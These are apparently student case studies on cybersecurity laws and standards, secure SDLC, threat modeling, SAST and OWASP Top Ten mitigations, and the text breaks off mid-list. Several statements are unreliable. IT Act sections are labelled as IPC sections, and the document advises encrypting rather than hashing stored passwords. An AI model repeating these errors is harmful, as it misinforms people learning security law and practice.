

Case study 1

Aim - To study different laws and standards of cybersecurity.

Theory -

1. What is cybersecurity?

Cybersecurity is the practice of protecting computer systems, networks, programs, and data from unauthorized access, use, disclosure, disruption, modification, or destruction. Its primary goal is to safeguard information technology (IT) assets and resources against a wide range of threats and vulnerabilities posed by cyber attackers, hackers, and malicious actors.

2. What are cybersecurity standards?

Cybersecurity standards are a set of guidelines, best practices, and requirements established to promote and maintain effective cybersecurity measures within organizations and across industries. These standards aim to provide a framework for implementing security controls, managing risks, and protecting information systems and data from cyber threats. They are developed and maintained by various organizations, both public and private, and are often created through a collaborative and consensus-driven process involving experts from the cybersecurity community.

3. What cybersecurity laws and standards ?

1. ISO

- ISO (International Organization for Standardization) is an independent, non-governmental international organization established on 23 February 1947. It develops and publishes voluntary international standards to ensure quality, safety, and efficiency across various industries.
- ISO has published over 22,336 International Standards and related documents covering industries like information technology, food safety, agriculture, and healthcare.
- The ISO 27000 series is a family of information security standards developed by ISO and IEC (International Electrotechnical Commission) to

provide a globally recognized framework for best information security management.

- ISO 27001: It allows organizations to demonstrate their ability to manage information security effectively and protect confidential data and information.
- ISO 27000: This standard provides an explanation of terminologies used in ISO 27001.
- ISO 27002: It offers guidelines for organizational information security standards and practices, including the selection, implementation, and management of controls based on information security risk environment(s).
- ISO 27005: Supports the concepts specified in 27001 and provides guidelines for implementing information security based on a risk management approach.
- ISO 27032: Focuses on cybersecurity and includes guidelines for protecting information beyond the borders of an organization, such as in collaborations and partnerships.
- These standards are essential in addressing the growing risk of cyber-attacks and ensuring the security of information assets like employee details, financial information, and intellectual property. Organizations can use the ISO 27000 series to build a robust information security management system, gain stakeholders' trust, and protect sensitive data from hackers and other cyber threats.

2. IT Act

The Information Technology Act (ITA-2000) is an Indian law aimed at providing the legal framework to address cybercrime and regulate e-commerce activities. It is based on the United Nations Model Law on E-Commerce 1996. The main objectives of the IT Act are:

- Establishing legal infrastructure for addressing cybercrime and e-commerce in India.
- Preventing the misuse of cyber networks and computers.
- Boosting electronic commerce, e-transactions, and related activities.
- Facilitating electronic governance through reliable electronic records.

Key points about the IT Act:

- It was officially passed in 2000 and amended in 2008.
- The act consists of 13 chapters, 94 sections, and 4 schedules.
- The initial sections (1-14) focus on digital signatures and certifying authorities licensed to issue digital signature certificates.
- Sections 43 to 47 address penalties and compensation for various offenses.
- Sections 48 to 64 deal with the appeal process to the high court.
- Sections 65 to 79 cover different offenses specified in the act.
- The remaining sections (80-94) handle miscellaneous aspects of the act.

3. Copyright Act

The Copyright Act of 1957, amended by the Copyright Amendment Act of 2012, governs copyright law in India since 21st January 1958. Copyright is a legal term that grants ownership and control rights to the creators of "original works of authorship" fixed in tangible forms like books, videos, music, and computer programs. The law seeks to strike a balance between the use and reuse of creative works and the creators' desire to monetize their work by controlling who can make and sell copies of their creations.

The Copyright Act covers the following aspects:

- Rights of copyright owners.
- Works eligible for copyright protection.
- Duration of copyright protection.
- Eligibility criteria for claiming copyright.

On the other hand, the Copyright Act does not cover the following:

- Ideas, procedures, methods, processes, concepts, systems, principles, or discoveries.
- Works not fixed in tangible forms (e.g., choreographic works without notation or recorded performances).
- Familiar symbols or designs.
- Titles, names, short phrases, and slogans.
- Mere variations of typographic ornamentation, lettering, or coloring.

4. Patent Law

Patent law is a law that deals with new inventions. Traditional patent law protects tangible scientific inventions, such as circuit boards, heating coils, car engines, or zippers. As time increases patent laws have been used to protect a broader variety of inventions such as business practices, coding algorithms, or genetically modified organisms. It is the right to exclude others from making, using, selling, importing, inducing others to infringe, and offering a product specially adapted for practice of the patent.

5. IPR

Intellectual property rights is a right that allows creators, or owners of patents, trademarks or copyrighted works to benefit from their own plans, ideas, or other intangible assets or investment in a creation. These IPR rights are outlined in the Article 27 of the Universal Declaration of Human Rights. It provides for the right to benefit from the protection of moral and material interests resulting from authorship of scientific, literary or artistic productions. These property rights allow the holder to exercise a monopoly on the use of the item for a specified period.

6. IPC

The Indian Penal Code (IPC) is the principal criminal code of India, which comprehensively covers various offenses and their punishments. In recent years, with the rise of technology and cyber activities, several amendments have been made to the IPC to address cybercrimes effectively.

- Unauthorized Access to Computer Systems (IPC Section 43)
- Data Theft and Unauthorized Copying (IPC Section 66)
- Computer-Related Fraud (IPC Section 66D)
- Online Defamation and Cyberbullying (IPC Sections 499, 506)
- Publishing or Transmitting Obscene Material (IPC Section 67)
- Cyberstalking and Online Harassment (IPC Section 354D)
- Cyber Extortion (Relevant sections under IPC)
- IPC complements the Information Technology Act, 2000, in addressing cyber crimes in India.

7. Health Insurance Portability and Accountability Act (HIPAA)

- Enacted in 1996, its main objectives are to improve the efficiency of the healthcare system, protect the privacy and security of patients' health information, and ensure health insurance coverage even when changing jobs.
- HIPAA includes two main components: the Privacy Rule and the Security Rule.
- The Privacy Rule establishes national standards for protecting individuals' medical records and other personal health information, ensuring their confidentiality.
- The Security Rule sets national standards for protecting electronic protected health information (ePHI) through administrative, physical, and technical safeguards.
- HIPAA applies to covered entities, such as healthcare providers, health plans, and healthcare clearinghouses, as well as their business associates who handle ePHI on their behalf.
- Covered entities and their business associates must implement safeguards to protect the privacy and security of patients' health information and adhere to specific requirements for handling and disclosing such information.
- Violations of HIPAA can result in substantial penalties and fines, including criminal and civil penalties, depending on the severity of the breach.

8. Payment Card Industry Data Security Standard (PCI DSS)

- It is a set of security standards established by major credit card companies (Visa, MasterCard, American Express, Discover, and JCB) to protect cardholder data during payment card transactions.
- PCI DSS applies to all organizations that handle, process, or store cardholder data, including merchants, service providers, and financial institutions.
- The standard consists of 12 high-level requirements organized into six categories, known as control objectives:
 - Build and maintain a secure network and systems.
 - Protect cardholder data.
 - Maintain a vulnerability management program.
 - Implement strong access control measures.
 - Regularly monitor and test networks.
 - Maintain an information security policy.

- Compliance with PCI DSS is required by the card brands, and non-compliance can result in financial penalties and reputational damage.
- Organizations handling cardholder data must undergo regular assessments and audits to demonstrate compliance with the standard.
- PCI DSS compliance helps reduce the risk of data breaches, fraud, and financial losses related to payment card transactions.
- The standard is updated regularly to address emerging threats and improve the security posture of organizations handling payment card data.

9. General Data protection regulation (GDPR)

- It is a data protection and privacy regulation in the European Union (EU).
- GDPR was adopted on April 14, 2016, and became enforceable on May 25, 2018.
- The regulation aims to protect the privacy and personal data of EU citizens and residents.
- GDPR applies to organizations that process the personal data of individuals within the EU, regardless of the organization's location.
- Personal data includes any information that can directly or indirectly identify an individual, such as names, email addresses, IP addresses, and biometric data.
- GDPR provides individuals with greater control over their personal data and requires organizations to obtain explicit consent for data processing activities.
- It grants individuals the right to access, rectify, and erase their personal data, as well as the right to data portability.
- GDPR imposes strict obligations on organizations to ensure the security and confidentiality of personal data and report data breaches within 72 hours.
- Non-compliance with GDPR can result in significant fines, reaching up to 4% of a company's global annual turnover or €20 million, whichever is higher.
- The regulation also requires organizations to appoint a Data Protection Officer (DPO) in certain cases and conduct Data Protection Impact Assessments (DPIAs) for high-risk data processing activities.

4. What are cybersecurity guidelines?

Cybersecurity Guidelines:

- Cybersecurity guidelines provide recommendations and best practices to enhance cybersecurity measures.
- They aim to protect against cyber threats and ensure information confidentiality, integrity, and availability.
- Guidelines are developed by various organizations and government agencies.

NIST Cybersecurity Framework:

- Developed by NIST (National Institute of Standards and Technology) in the United States.
- It offers a risk-based approach to managing and improving cybersecurity practices.
- - Consists of three main components: Core Functions, Framework Implementation Tiers, and Profile.
- Core Functions: Identify, Protect, Detect, Respond, and Recover.
- Tiers categorize organizations based on their cybersecurity risk management practices.
- Profile helps organizations assess their current cybersecurity state and identify improvement areas.

Benefits:

- Provides a flexible and scalable approach to cybersecurity improvement.
- Widely used by organizations in the public and private sectors.
- Helps organizations bolster cybersecurity defenses and respond effectively to cyber threats.

5. What are Cyber attacks?

Cyber attacks refer to malicious and unauthorized attempts to breach or disrupt computer systems, networks, devices, and data. These attacks are conducted by cybercriminals, hackers, or state-sponsored actors with the intent of stealing sensitive information, causing damage, or gaining unauthorized access to resources. Cyber attacks can target individuals, organizations, or even

governments, and they come in various forms, each with its specific objectives and techniques.

6. What are types of attacks?

1. DOS (Denial of Service) - It is an attack which means to make a server or network resource unavailable to the users. It accomplishes this by flooding the target with traffic or sending it information that triggers a crash. It uses the single system and single internet connection to attack a server.

2. PASSWORD ATTACKS - A password attack is a typical attack vector used to compromise user account authentication. As one of the most prominent application security concerns, it's responsible for most data breaches worldwide. Password breaches have far-reaching repercussions.

3. SQL INJECTION ATTACKS - SQL injection is a technique used to extract user data by injecting web page inputs as statements through SQL commands. Basically, malicious users can use these instructions to manipulate the application's web server. SQL injection is a code injection technique that can compromise your database. SQL injection is one of the most common web hacking techniques.

4. DNS SPOOFING - DNS Spoofing is a type of computer security hacking. Whereby data is introduced into a DNS resolver's cache causing the name server to return an incorrect IP address, diverting traffic to the attacker's computer or any other computer. The DNS spoofing attacks can go on for a long period of time without being detected and can cause serious security issues.

5. MAN IN THE MIDDLE ATTACK - It is a type of attack that allows an attacker to intercept the connection between client and server and acts as a bridge between them. Due to this, an attacker will be able to read, insert and modify the data in the intercepted connection.

6. PHISHING ATTACK - Phishing is a type of attack which attempts to steal sensitive information like user login credentials and credit card number. It occurs

when an attacker is masquerading as a trustworthy entity in electronic communication.

7. TROJAN HORSE - It is a malicious program that occurs unexpected changes to computer settings and unusual activity, even when the computer should be idle. It misleads the user of its true intent. It appears to be a normal application but when opened/executed some malicious code will run in the background

8. MALWARE ATTACKS - A malware attack is a common cyberattack where malware (normally malicious software) executes unauthorized actions on the victim's system. The malicious software (a.k.a. virus) encompasses many specific types of attacks such as ransomware, spyware, command and control, and more.

Conclusion -

Importance of Cybersecurity Laws and Standards:

- Cybersecurity laws and standards play a critical role in safeguarding sensitive information and mitigating cyber threats.
- They provide a framework for organizations to enhance their cybersecurity posture and protect against potential breaches.

Necessity for Compliance:

- Adherence to cybersecurity laws and standards ensures data privacy and builds trust with stakeholders.
- It helps organizations avoid legal and financial repercussions related to cybersecurity breaches.

Collaboration and Adaptation:

- Continuous collaboration between public and private sectors is essential to improve cybersecurity guidelines.
- Organizations should adopt a risk-based approach and customize security measures based on their specific needs and risk profile.

Case study 2

Aim - To learn case study for Software Development Life Cycle (SDLC).

Theory -

1. What is a secure SDLC and why is it important?

A Secure Software Development Life Cycle (SDLC) is a systematic and structured approach to building and delivering software applications with a primary focus on security. It involves integrating security practices and measures throughout the entire software development process, from the initial planning and design stages to coding, testing, deployment, and maintenance. The goal of a Secure SDLC is to identify and address security vulnerabilities early in the development process, reducing the risk of security breaches and data leaks in the final product.

Here are the key steps in a typical Secure SDLC:

1. Requirements Gathering and Analysis: Identifying security requirements and understanding potential risks and threats the software might face.
2. Design: Creating a secure architecture and design, considering security principles and best practices.
3. Implementation: Writing secure code and following coding guidelines to prevent common vulnerabilities like SQL injection, cross-site scripting (XSS), etc.
4. Testing: Conducting various security testing activities, such as vulnerability scanning, penetration testing, and code reviews, to identify and fix security flaws.
5. Deployment: Ensuring secure installation and configuration of the software in the production environment.
6. Maintenance and Updates: Regularly monitoring and updating the software to address new security threats and vulnerabilities.

Importance of Secure SDLC:

1. **Risk Mitigation:** A Secure SDLC helps identify and address security vulnerabilities early in the development process, reducing the risk of security breaches and their associated consequences.

2. Cost-Efficiency: Fixing security issues at later stages of development or in the production environment can be significantly more expensive and time-consuming than addressing them during the development process.

3. Compliance and Regulations: Many industries and jurisdictions have specific security and privacy regulations. Following a Secure SDLC can help organizations comply with these requirements.


4. Reputation and Trust: Building secure software enhances the reputation of the organization and fosters trust among customers and users.

5. Customer Confidence: Users are more likely to use and recommend software that they believe is secure and protects their sensitive data.

6. Long-term Sustainability: Secure software is less likely to be affected by security incidents, leading to a more sustainable product life cycle.

Overall, a Secure SDLC is essential for organizations to build robust, resilient, and secure software that can withstand the evolving threat landscape and protect sensitive data and critical systems effectively.

2. What are the steps/phases of SDLC?



The Software Development Life Cycle (SDLC) is a structured approach that guides the development of software applications from initial planning to deployment and maintenance. The SDLC consists of several phases, each with specific activities

and deliverables. While different methodologies may have variations in the names or the number of phases, the core steps are typically as follows:

1. Requirements Gathering:

- Identify and gather detailed requirements from stakeholders, users, and customers.
- Define the functionality, features, and constraints of the software.

2. Analysis:

- Analyze the gathered requirements to ensure they are clear, complete, and feasible.
- Create detailed documentation outlining the functional and non-functional requirements.

3. Design:

- Create a comprehensive design that translates the requirements into a technical solution.
- Define the software architecture, data structures, algorithms, and user interface.

4. Implementation (Coding):

- Write the code based on the design specifications.
- Developers follow coding standards and best practices to ensure the code is maintainable and secure.

5. Testing:

- Conduct various testing activities to validate the software's functionality and quality.
- This phase includes unit testing, integration testing, system testing, and user acceptance testing.

6. Deployment:

- Deploy the software in the production environment or make it available to end-users.

- This phase involves installation, configuration, and data migration (if necessary).

7. Maintenance:

- Provide ongoing support, bug fixes, and updates to the software to address issues discovered in the production environment.
- Enhance the software to meet changing user needs or add new features.

These are the fundamental phases of the SDLC. It's important to note that many organizations and development teams also integrate security measures throughout the SDLC, which leads to the concept of the Secure SDLC, as mentioned in the previous question. Additionally, modern software development methodologies like Agile and DevOps may combine or streamline some of these phases to achieve faster and more iterative development cycles.

Conclusion -

In conclusion, both the Secure Software Development Life Cycle (SDLC) and the standard SDLC are essential for building secure, high-quality software applications. The Secure SDLC ensures that security is integrated throughout the development process, reducing the risk of breaches and vulnerabilities. On the other hand, the standard SDLC provides a structured framework for the entire development process, leading to efficient and well-organized software development. By combining these approaches, organizations can create trustworthy and resilient software while meeting user needs and industry standards.

Case Study 3

Aim - To study threat modeling & it's tool

Theory -

1. What is threat modeling?

Threat modeling is a systematic approach used to identify and evaluate potential security threats, vulnerabilities, and risks in a system, application, or environment. It involves analyzing the architecture, components, data flow, and interactions within a system to identify potential weaknesses that could be exploited by attackers.

2. Explain the importance of threat modeling.

Threat modeling plays a crucial role in the development and maintenance of secure systems. It helps in identifying security risks early in the development lifecycle, allowing organizations to make informed decisions about security controls and countermeasures. By addressing vulnerabilities proactively, organizations can reduce the likelihood of security breaches, data leaks, and other cyberattacks.

3. What is the process of threat modeling?

The process of threat modeling typically involves the following steps:

- **Scope Definition:** Define the boundaries of the system or application being analyzed.
- **Architectural Analysis:** Understand the architecture, components, and data flow within the system.
- **Threat Identification:** Identify potential threats and vulnerabilities that could affect the system's security.
- **Risk Assessment:** Evaluate the potential impact and likelihood of each threat.
- **Countermeasure Selection:** Choose appropriate security controls and countermeasures to mitigate identified threats.
- **Documentation:** Document the findings, decisions, and rationale for future reference.

4. What are the different threat modeling methods in methodologies?

There are several methodologies for conducting threat modeling, including:

- **STRIDE:** Focuses on identifying threats based on six categories: Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, and Elevation of Privilege.
- **DREAD:** Evaluates threats based on five criteria: Damage, Reproducibility, Exploitability, Affected Users, and Discoverability.
- **PASTA:** Stands for Process for Attack Simulation and Threat Analysis, which involves a risk-centric approach to threat modeling.
- **Attack Trees:** Visualizes potential attack paths and scenarios, helping to identify critical vulnerabilities and potential mitigation strategies.

5. Give the different tools used for threat modeling.

- **Microsoft Threat Modeling Tool:** A popular tool for threat modeling, especially suitable for software development using Microsoft technologies.
- **OWASP Threat Dragon:** An open-source, web-based tool for threat modeling that follows the STRIDE methodology.
- **Eclipse Papyrus:** A graphical modeling tool that can be used for various modeling tasks, including threat modeling.
- **pytm:** A Python-based library for creating and manipulating threat models using the PASTA methodology.
- **ThreatModeler:** A comprehensive platform that offers automated threat modeling capabilities.

Conclusion -


Threat modeling is a fundamental practice in cybersecurity that helps organizations identify and mitigate potential security risks and vulnerabilities. By following a systematic process and utilizing various methodologies and tools, businesses can proactively enhance the security posture of their systems and applications, minimizing the potential impact of security breaches and attacks.

Case Study 4

Aim - To study static application security testing (SAST) tools.

Theory -

Static Application Security Testing (SAST) is a type of security testing that analyzes source code, bytecode, or binary code to identify security vulnerabilities, coding flaws, and other weaknesses in an application. SAST tools work by examining the application's codebase without actually executing the application. They help developers identify potential security issues early in the development lifecycle, allowing for timely remediation.




1. What is the primary purpose of using Static Application Security Testing (SAST) tools in software development?

Answer: The primary purpose of using SAST tools is to identify security vulnerabilities and coding flaws in the application's source code, bytecode, or binary code. This helps developers detect and address potential security issues early in the development process.

2. How does Static Application Security Testing (SAST) differ from other types of security testing, such as Dynamic Application Security Testing (DAST)?

Answer: SAST focuses on analyzing the application's code without executing it, while DAST involves testing the application in a running state. SAST tools scan for coding flaws and vulnerabilities within the codebase, whereas DAST tools simulate real-world attacks on the deployed application.



3. What are some common types of security vulnerabilities that Static Application Security Testing (SAST) tools can help identify?

Answer: SAST tools can identify a wide range of vulnerabilities, including SQL injection, Cross-Site Scripting (XSS), code injection, insecure authentication mechanisms, and more. They can also detect coding practices that might lead to vulnerabilities, such as buffer overflows or insecure data handling.

4. How do Static Application Security Testing (SAST) tools contribute to the overall software development process?

Answer: SAST tools contribute to the software development process by enabling developers to find and fix security vulnerabilities during the coding phase. This proactive approach helps prevent vulnerabilities from reaching the production environment, reducing the risk of security breaches and the associated costs of addressing issues post-deployment.

Conclusion -

In conclusion, static application security testing (SAST) tools are essential components of a comprehensive software security strategy. They play a vital role in identifying and addressing potential security vulnerabilities and coding flaws before the application is deployed. By incorporating SAST tools into the development process, organizations can enhance the overall security posture of their software applications and reduce the risk of security breaches.

Case Study 5

Aim - To study and implement at least two methods of open web application security project (OWASP).

Theory -

Introduction -

OWASP stands for the **Open Web Application Security Project**. It is a non-profit organization focused on improving the security of software. OWASP provides resources, tools, documentation, and best practices to help developers, security professionals, and organizations build more secure web applications and APIs.

The primary goal of OWASP is to raise awareness about web application security risks and provide guidance on how to address them. They do this through various initiatives, projects, and community collaborations. OWASP is known for its "Top Ten" list, which highlights the ten most critical security risks faced by web applications, and it updates this list periodically to reflect the evolving threat landscape.

List of few OWASP Vulnerability.

1. Injection - An injection is a security risk that you can find on pretty much any target. Basically, it happens when a server-side interpreter processes untrusted user input as part of a command or a query. There are many vulnerabilities which cause injection. Here are some examples:

- **SQL injection:** You can find a SQL injection when the developer runs a SQL query that takes a parameter you control as an input. If you successfully exploit it, you steal data from the database, edit it or delete it altogether.
- **OS command injection:** It happens when user input is used as part of an insecure call to operating system commands. If you find one, you can run arbitrary operating system commands on the vulnerable server.
- **XPATH injection:** It targets the query language typically used in XML. When you can control part of the query. Therefore, you can bypass restrictions, read unauthorized XML nodes, etc.

- **LDAP Injection:** When your target insecurely uses some user input to query an LDAP directory, you can perform an injection to bypass restrictions, read unauthorized data, etc.

Injection Mitigation -

- Making use of Prepared Statements with Parameterized queries.
- Making use of Stored Procedures.
- Implement input validation and sanitization.
- Make sure you are escaping all user-supplied input.

2. Broken authentication and session management - Authentication is the process of verifying a user's identity, typically through methods like username and password. It's a crucial aspect of web applications, as it establishes trust in user identities and allows for secure access. Mistakes or flaws in the authentication process can result in broken authentication, potentially leading to unauthorized access or security breaches.

Broken Authentication Mitigation -

- Making use of captcha.
- Reduce the number of tries for a particular user based on the session ID or the IP.
- Blocking multiple requests coming from the same IP.
- Making the admin login page inaccessible to the public.
- Implement multi-factor authentication to prevent brute-forcing and credential theft.

3. Sensitive data exposure - If IT assets disclose data which is not meant to be publicly accessible, they suffer from sensitive data exposure. On the one hand, this data can be at rest, like databases or files. On the other hand, it can be in transit, especially if unencrypted or weak encrypted data is used for transmission.

Sensitive Data Exposure Mitigation -

- Always identify and classify which data is sensitive according to the privacy laws and the regulatory requirements.
- Immediately remove any data that is not needed to be stored.
- If you are going to store any sensitive data, make sure it is encrypted at rest.

- Use proper key management.
- Make sure you encrypt all data in transit with security protocols such as TLS and SSL.
- You can enforce encryption on your application simply by using HTTP Strict Transport Security (HSTS).
- Do not cache sensitive data.
- Always store passwords with different encryption methods.

4. Broken access control - Broken access control occurs when an application permits users to perform actions they shouldn't be authorized to do. This vulnerability can result from issues like failing to validate permissions for identifiers, leading to Insecure Direct Object Reference (IDOR) risks. Other related vulnerabilities include Cross-site Request Forgery (CSRF), Cross-Origin Resource Sharing (CORS) misconfigurations, and forced browsing.

Broken Access Control Mitigation -

- Use a proper session management method.
- Use a token for authorization of users like JWT.
- Always deny public access by default except in rare cases for some resources that need to be accessed publicly.
- Regular audit and test access controls should be conducted to confirm its functionality.
- Disable the web-server directory listing and confirm backup files are not present in the web roots.
- Make sure you have an access control set up that will enforce the right to every user like what each user can perform and not that the user can create, update, delete and read any record.
- There is a need for domain models that will enforce business limit requirements.

5. Security misconfiguration - It refers to vulnerabilities stemming from inadequate configurations in IT assets. This risk extends beyond web assets and can affect various components, including network devices and hardware. For example, leaving default administration settings unchanged on a smart door lock can lead to unauthorized access and configuration changes. In web applications,

security misconfigurations might involve enabling directory listing or failing to disable debug mode, inadvertently exposing sensitive information.

Security Misconfiguration Mitigation -

- A regular hardening of the application environment is very important, and it's fast and easy to deploy another environment that is properly locked down. Each environment should be configured identically, but with different credentials.
- Make sure you review and update all the configuration settings appropriate to all security updates and patches that are part of the patch management process.
- Making sure you send security directives to clients, e.g. Security Headers.
- Create automated process environments to verify the effectiveness of the configuration settings.

6. Cross-site Scripting (XSS) - This is one of the famous client-side vulnerabilities. It allows an attacker to run arbitrary Javascript code on the victim's web browser. XSS becomes possible when user input ends up inside an HTML page or a piece of Javascript code without proper encoding. There are basically three types of XSS, all of them along with hands-on tutorials are explained further:

- Stored XSS happens when the user input gets stored in the application's datastore, then retrieved back and rendered in a page without proper encoding.
- Reflected XSS happens when user input gets directly returned into the HTML page without proper encoding.
- DOM XSS happens when user input gets inside a Javascript code. Here, it is possible to exploit XSS even if there is no request made to the server.

Cross Site Scripting Mitigation:

We can encode the following characters with HTML entity encoding to prevent any execution of any form.

- & -> & amp;
- < -> & lt;
- -> & gt;
- " -> & quot;

- ' → &# x27;
- CSS encode and make sure it's validated before Inputting untrusted data into HTML Style Property Values.
- Using frameworks like Ruby on Rails and React JS that escape XSS with ease.
- JavaScript encode Before Inputting untrusted data into JavaScript data values.
- HTML encodes JSON values in an HTML context and reads the data with JSON.parse.
- URL encode Before Inputting Untrusted Data into HTML URL Parameter Values.
- Implement Content Security Policy.
- Use the HTTPOnly cookie flag.
- Deploy firewall that protects against XSS.

7. Insecure deserialization - Insecure deserialization happens when the developer doesn't check serialized data that a user sends to the application. This is another vulnerability where a lack of user input validation can lead to serious security problems. It is hard to exploit, but when it works, it can lead to either remote code execution or denial of service.

Insecure Deserialization Mitigation -

- Do not allow serialized objects from unreliable sources.
- Always carry out some integrity checks like digital signatures on serialized objects in order to prevent compromising of data and hostile object creation.
- Always carry out enforcement of strict type constraints when doing deserialization before the creation of the object.
- Make sure you isolate and run code that deserializes in low privilege environments when possible.
- Make sure that deserialization exceptions and failures are properly logged, like where the incoming type is not the same as the expected type.

8. Using components with known vulnerabilities -

This vulnerability arises when developers incorporate external dependencies into their code without thoroughly assessing their security. Such dependencies may

contain known vulnerabilities that hackers can exploit. This oversight has historically resulted in significant breaches and should be diligently monitored and managed to prevent future security incidents.

Components with Known Vulnerability Mitigation:

- Always remove any unused dependencies, unnecessary features, components, and files.
- Always obtain your application components from approved and official sources with secure links. This will reduce the chance of including any malicious component in your application.
- Always check and avoid frameworks, libraries, and components that are not maintained and do not have security patches for older versions.
- Always use library scanners to test for any vulnerabilities in the application packages you are using.

9. Insufficient logging and monitoring -

When a hacker infiltrates a network, IT systems will generate traffic which usually doesn't correspond to the normal one, unless you are dealing with highly skilled hackers who have time and money to go after your IT infrastructure. If you can't detect this abnormal behavior as soon as possible, you are essentially giving them enough time to achieve their goal.

Insufficient Logging & Monitoring Mitigation:

